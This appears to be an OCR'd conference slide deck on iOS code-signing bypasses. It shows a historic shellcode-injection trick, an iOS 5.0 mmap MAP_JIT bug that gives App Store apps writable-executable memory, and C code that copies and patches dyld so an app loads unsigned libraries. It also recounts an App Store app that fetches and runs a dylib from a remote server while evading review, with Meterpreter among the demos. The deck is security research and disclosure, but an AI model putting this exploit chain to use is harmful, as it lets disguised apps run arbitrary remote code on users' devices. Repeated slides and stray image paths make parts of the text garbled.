- Exploited the way debugging worked on the platform
- Allowed pages containing signed executable code to be changed to writeable and then executable again
- Could inject shellcode on top of exiting code

Unsigned code, iOS 2

```
void (*f)();
unsigned int addy = 0x31414530;  // getchar()
unsigned int ssize = sizeof(shellcode3);
kern_return_t r ;

r = vm_protect( mach_task_self(), (vm_address_t) addy, ssize,
FALSE, VM_PROT_READ |VM_PROT_WRITE | VM_PROT_COPY);

memcpy((unsigned int *) addy, shellcode3, sizeof(shellcode3));
f = (void (*)()) addy;
f();
```

The fix

- They changed the way debugging worked
- Factory phones could no longer be debugged


iPhone

Capacity 15.03 GB
Model iPhone 4 (GSM)
Serial Number 860
ECID 16877
Identifier 649644b1
Software Version 4.3 (8F190)

That button exists because of me

Questions?

- Thanks for coming!

One more thing...

An iOS 5.0 code signing bug

```
int
mmap(proc_t p, struct mmap_args *uap, user_addr_t *retval)
...
        if ((flags & MAP_JIT) && ((flags & MAP_FIXED) || (flags & MAP_SHARED)
|| (flags & MAP_FILE))){
                return EINVAL;
        }
...
        if (flags & MAP_ANON) {
                maxprot = VM_PROT_ALL;
#if CONFIG_MACF
        error = mac_proc_check_map_anon(p, user_addr, user_size, prot, flags,
&maxprot);
                if (error) {
                        return EINVAL;
                }
```

An iOS 5.0 code signing bug

```
int
mmap(proc_t p, struct mmap_args *uap, user_addr_t *retval)
...
        if ((flags & MAP_JIT) && ((flags & MAP_FIXED) || (flags & MAP_SHARED)
|| (flags & MAP_FILE))){
                return EINVAL;
        }
...
        if (flags & MAP_ANON) {
                maxprot = VM_PROT_ALL;
#if CONFIG_MACF
        error = mac_proc_check_map_anon(p, user_addr, user_size, prot, flags,
&maxprot);
                if (error) {
                        return EINVAL;
                }
```

It only checks for the entitlement if the MAP_ANON flag is set

An iOS 5.0 code signing bug

```
#define MAP_FILE    0x0000  /* map from file (default) */

int
mmap(proc_t p, struct mmap_args *uap, user_addr_t *retval)
...
        if ((flags & MAP_JIT) && ((flags & MAP_FIXED) || (flags & MAP_SHARED)
|| (flags & MAP_FILE))){
                return EINVAL;
        }
...
        if (flags & MAP_ANON) {
                maxprot = VM_PROT_ALL;
#if CONFIG_MACF
        error = mac_proc_check_map_anon(p, user_addr, user_size, prot, flags,
&maxprot);
                if (error) {
                        return EINVAL;
                }
```

It only checks for the entitlement if the MAP_ANON flag is set

Allocating RWX regions

- Any process which hasn't already allocated one can make the following call
  - Not MobileSafari
  - Yes any app store app

Allocating RWX regions

- Any process which hasn't already allocated one can make the following call
  - Not MobileSafari
  - Yes any app store app

```
char *x = (char *) mmap(0, any_size, PROT_READ | PROT_WRITE | PROT_EXEC,
MAP_JIT | MAP_PRIVATE | MAP_FILE, some_valid_fd, 0);
```

What does this mean?

- App Store apps can run whatever code they want dynamically, not checked by the App Store or signed by Apple
- Exploits can inject shellcode into a process and so don’t have to use pure ROP payloads
- Any code signing problem breaks their whole architecture

Running unsigned code

- Malicious App Store Apps could download and run (unsigned) shellcode
- Writing shellcode is time consuming
- It’d be way more convenient if it could just load an unsigned library

The plan

- Copy dyld to our (or existing) RWX page
- Patch copy of dyld to load unsigned code into our RWX page
- Patch libdyld to point to copy of dyld
- Load unsigned code
- Win!

Copy and fixup dyld

```
int fd = open("foo", O_RDWR);
char *x = (char *) mmap(0, 0x1000000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_JIT |
MAP_PRIVATE | MAP_FILE, fd, 0);

memcpy(x, (unsigned char *) dyld_loc, dyld_size);
next_mmap = (unsigned int) x + dyld_size;

unsigned int *data_ptr = (unsigned int *) (x + dyld_data_start);
while(data_ptr < (unsigned int *) (x + dyld_data_end)){
    if ( (*data_ptr >= dyld_loc) && (*data_ptr < dyld_loc + dyld_size)){
        unsigned int newer = (unsigned int) x + (*data_ptr - dyld_loc);
            *data_ptr = newer;
        }
    data_ptr++;
}

unsigned int libdyld_data_start = myDyldSection;
data_ptr = (unsigned int *) libdyld_data_start;
while(data_ptr < (unsigned int *) (libdyld_data_start + libdyld_data_size)){
        if ( (*data_ptr >= dyld_loc) && (*data_ptr < dyld_loc + dyld_size)){
            unsigned int newer = (unsigned int) x + (*data_ptr - dyld_loc);
            *data_ptr = newer;
        }
    data_ptr++;
}
```

Patch 1

```
fgNextPIEDylibAddress_ptr = (unsigned int *) (x + 0x26320);
*fgNextPIEDylibAddress_ptr = next_mmap;
```

Patch 2

```
uintptr_t ImageLoaderMachO::reserveAnAddressRange(size_t length, const
ImageLoader::LinkContext& context)
{
    vm_address_t addr = 0;
    vm_size_t size = length;

    if ( fgNextPIEDylibAddress != 0 ) {
         // add small (0-3 pages) random padding between dylibs
        addr = fgNextPIEDylibAddress + (__stack_chk_guard/fgNextPIEDylibAddress &
(sizeof(long)-1))*4096;
        kern_return_t r = vm_allocate(mach_task_self(), &addr, size, VM_FLAGS_FIXED);
        if ( r == KERN_SUCCESS ) {
            fgNextPIEDylibAddress = addr + size;
            return addr;
        }
        fgNextPIEDylibAddress = 0;
    }
    kern_return_t r = vm_allocate(mach_task_self(), &addr, size, VM_FLAGS_ANYWHERE);
    if ( r != KERN_SUCCESS )
        throw "out of address space";

    return addr;
}
```

Patch 2

```
uintptr_t ImageLoaderMachO::reserveAnAddressRange(size_t length, const
ImageLoader::LinkContext& context)
{
    vm_address_t addr = 0;
    vm_size_t size = length;

    if ( fgNextPIEDylibAddress != 0 ) {
         // add small (0-3 pages) random padding between dylibs
        addr = fgNextPIEDylibAddress + (__stack_chk_guard/fgNextPIEDylibAddress &
(sizeof(long)-1))*4096;
        kern_return_t r = vm_allocate(mach_task_self(), &addr, size, VM_FLAGS_FIXED);
        if ( ~~r == KERN_SUCCESS~~ ) {
            fgNextPIEDylibAddress = addr + size;
            return addr;
        }
        fgNextPIEDylibAddress = 0;
    }
    kern_return_t r = vm_allocate(mach_task_self(), &addr, size, VM_FLAGS_ANYWHERE);
    if ( r != KERN_SUCCESS )
        throw "out of address space";

    return addr;
}
```

Patch 2

```
uintptr_t ImageLoaderMachO::reserveAnAddressRange(size_t length, const
ImageLoader::LinkContext& context)
{
     vm_address_t addr = 0;
     vm_size_t size = length;

     if ( fgNextPIEDylibAddress != 0 ) {
          // add small (0-3 pages) random padding between dylibs
          addr = fgNextPIEDylibAddress + (__stack_chk_guard/fgNextPIEDylibAddress &
(sizeof(long)-1))*4096;
          kern_return_t r = vm_allocate(mach_task_self(), &addr, size, VM_FLAGS_FIXED);
          if ( ~~r == KERN_SUCCESS~~ TRUE ) {
               fgNextPIEDylibAddress = addr + size;
               return addr;
          }
          fgNextPIEDylibAddress = 0;
     }
     kern_return_t r = vm_allocate(mach_task_self(), &addr, size, VM_FLAGS_ANYWHERE);
     if ( r != KERN_SUCCESS )
          throw "out of address space";

     return addr;
}
```

Patch 3

```
void ImageLoaderMachO::mapSegments(int fd, uint64_t offsetInFat, uint64_t
lenInFat, uint64_t fileLen, const LinkContext& context)
{
...
    void* loadAddress = mmap((void*)requestedLoadAddress, size, protection,
MAP_FIXED | MAP_PRIVATE, fd, fileOffset);
...
```

Patch 3

```
void ImageLoaderMachO::mapSegments(int fd, uint64_t offsetInFat, uint64_t
lenInFat, uint64_t fileLen, const LinkContext& context)
{
...
    ~~void* loadAddress = mmap((void*)requestedLoadAddress, size, protection,
MAP_FIXED | MAP_PRIVATE, fd, fileOffset);~~
...
```

Patch 3

```
void ImageLoaderMachO::mapSegments(int fd, uint64_t offsetInFat, uint64_t
lenInFat, uint64_t fileLen, const LinkContext& context)
{
...
    ~~void* loadAddress = mmap((void*)requestedLoadAddress, size, protection,
MAP_FIXED | MAP_PRIVATE, fd, fileOffset);~~
...
```

Patch 3

```
void ImageLoaderMachO::mapSegments(int fd, uint64_t offsetInFat, uint64_t
lenInFat, uint64_t fileLen, const LinkContext& context)
{
...
    ~~void* loadAddress = mmap((void*)requestedLoadAddress, size, protection,
MAP_FIXED | MAP_PRIVATE, fd, fileOffset);~~
...
```

read(fd, requestedLoadAddress, size)

Patch 4

```
void ImageLoader::link(const LinkContext& context, bool forceLazysBound, bool
preflightOnly, const RPathChain& loaderRPaths)
{
...
    // done with initial dylib loads
    fgNextPIEDylibAddress = 0;
}
```

Patch 4

```
void ImageLoader::link(const LinkContext& context, bool forceLazysBound, bool
preflightOnly, const RPathChain& loaderRPaths)
{
...
     // done with initial dylib loads
     ~~fgNextPIEDylibAddress = 0;~~
}
```

Now...

- If the app calls dlopen/dlsym it will load unsigned code


Apple review process

- An app that did this would have to get by the scrutiny of the App Store review process
- I submitted a couple of apps
- At startup, If a dylib was present on my server, it did the patching, and called dlopen on it
- If no dylib there, it just did what it was supposed to do

Thanks to Jon O and Pavel Malik for the code!

The Daily Hoff

- This app was rejected (but not for being malware)
- The world will never know this awesome app




Current Version

Version 1.1

Status ● Rejected


Date Created 31 August 2011



We found that the features and/or content of your app were not useful or entertaining enough, or your app did not appeal to a broad enough audience, to be in compliance with the App Store Review Guidelines.

Instastock

- Also rejected - for illegal API usage - So Busted!!!
  - Oh, nevermind




We found that your app uses one or more non-public APIs, which is not in compliance with the App Store Review Guidelines. The use of non-public APIs is not permissible because it can lead to a poor user experience should these APIs change.

We found the following non-public API/s in your app:

addTextFieldWithValue:label:

- Currently in App Store
- Will download and run arbitrary (unsigned) dylibs



InstaStock By CAM inc

View More By This Developer

Open iTunes to buy and download apps.

View In iTunes

Free

Category: Finance
Released: Sep 22, 2011
Version: 1.02
Size: 0.3 MB
Language: English
Seller: Charles Miller
© 2011 CAM Inc
Rated 4+

Requirements: Compatible with iPhone, iPod touch, and iPad. Requires iOS 4.3 or later.

Customer Ratings


We have not received enough ratings to display an average for the current version of this application.


Description

Get real time stock updates with this app. Configure the app with the stocks you want to follow and watch their values change in real time. Red and green flashes occur over the stocks as their value rises or falls.

InstaStock Support ▸

iPhone Screenshots





^IXIC	2510.53	-0.74%	
NASDAQ Composite			9/9/2011 9:26am
^GSPC	1170.87	-1.27%	
S&P 500 INDEX,RTH			9/9/2011 10:25am

Friday, October 14, 11

App Store Review Process

- Not very close inspection
- Pretty suspicious
  - Tries to download file, does a bunch of pointer manipulation, calls function pointers, etc
  - Both apps had exactly the same code in it
  - Written by ME!
- Suggests they don’t actually look at the code for this kind of thing

Demos

- Rickroll
- Meterpreter

Questions?

- Contact me at charlie.miller@accuvant.com